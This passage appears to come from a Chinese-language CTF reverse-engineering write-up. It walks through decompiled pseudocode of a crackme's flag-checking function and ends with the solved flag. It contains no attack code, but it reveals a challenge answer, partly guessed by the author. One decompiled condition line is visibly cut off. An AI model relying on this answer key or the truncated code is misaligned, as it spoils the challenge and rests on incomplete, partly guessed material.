  std::basic_ostream<char,std::char_traits<char>>::operator<<(v3, v5);
  system("pause");
  return 0;
}
```

前面对注册表的操作都不用管，其实最关键的就是这个函数 `sub_401210`，跟进去：

```c
int __usercall sub_401210@<eax>(char *a1@<edi>)
{
    wchar_t *v1; // eax@1
    char *v2; // ecx@1
    __int16 v3; // dx@2
    wchar_t *v4; // eax@9
    wchar_t *v5; // eax@11
    unsigned int v6; // eax@11
    wchar_t *v7; // eax@12
    wchar_t *v8; // eax@13
    int result; // eax@14

    v1 = (wchar_t *)unknown_libname_1(0x32u);
    v2 = a1;
    // 这块代码没有什么意义，没有改变字符串
    do
    {
      v3 = *(_WORD *)v2;
      *(_WORD *)&v2[(char *)v1 - a1] = *(_WORD *)v2;
      v2 += 2;
    }
    while ( v3 );
    result = 0;
    // flag长为25位，并且形式是flag{xxx_x_xxxx_xxxxxxxx}
    if ( wcslen(v1) == 25 && '{' == v1[4] && '_' == v1[8] && '_' == v1[10] && '_' == v1[15] && '}' == v
    {
      wcstok(v1, L"{_}");
      v4 = wcstok(0, L"{_}");
      if ( *(_DWORD *)v4 == 6815860 && 52 == v4[4] )
      {
         v5 = wcstok(0, L"{_}");
         // 数字型字符串转为整数
         v6 = wtoi(v5);
         if ( v6 >> 1 == v6 - 2 )  // 3,4都可以，根据52 == v4[4]可以具体判断
         {
           v7 = wcstok(0, L"{_}");
           if ( sub_401000(v7) )
           {
             v8 = wcstok(0, L"{_}");
             if ( sub_401180(v8) )
               result = 1;
           }
         }
       }
     }
     return result;
}
```

首先确定flag的形式为 `flag{xxx_x_xxxx_xxxxxxxx}`，然后根据wcstok将其分割为四个小部分，分别进行判断，最后还有一位是无法判断的，猜测吧，最后给出flag： `flag{thx_4_your_register}`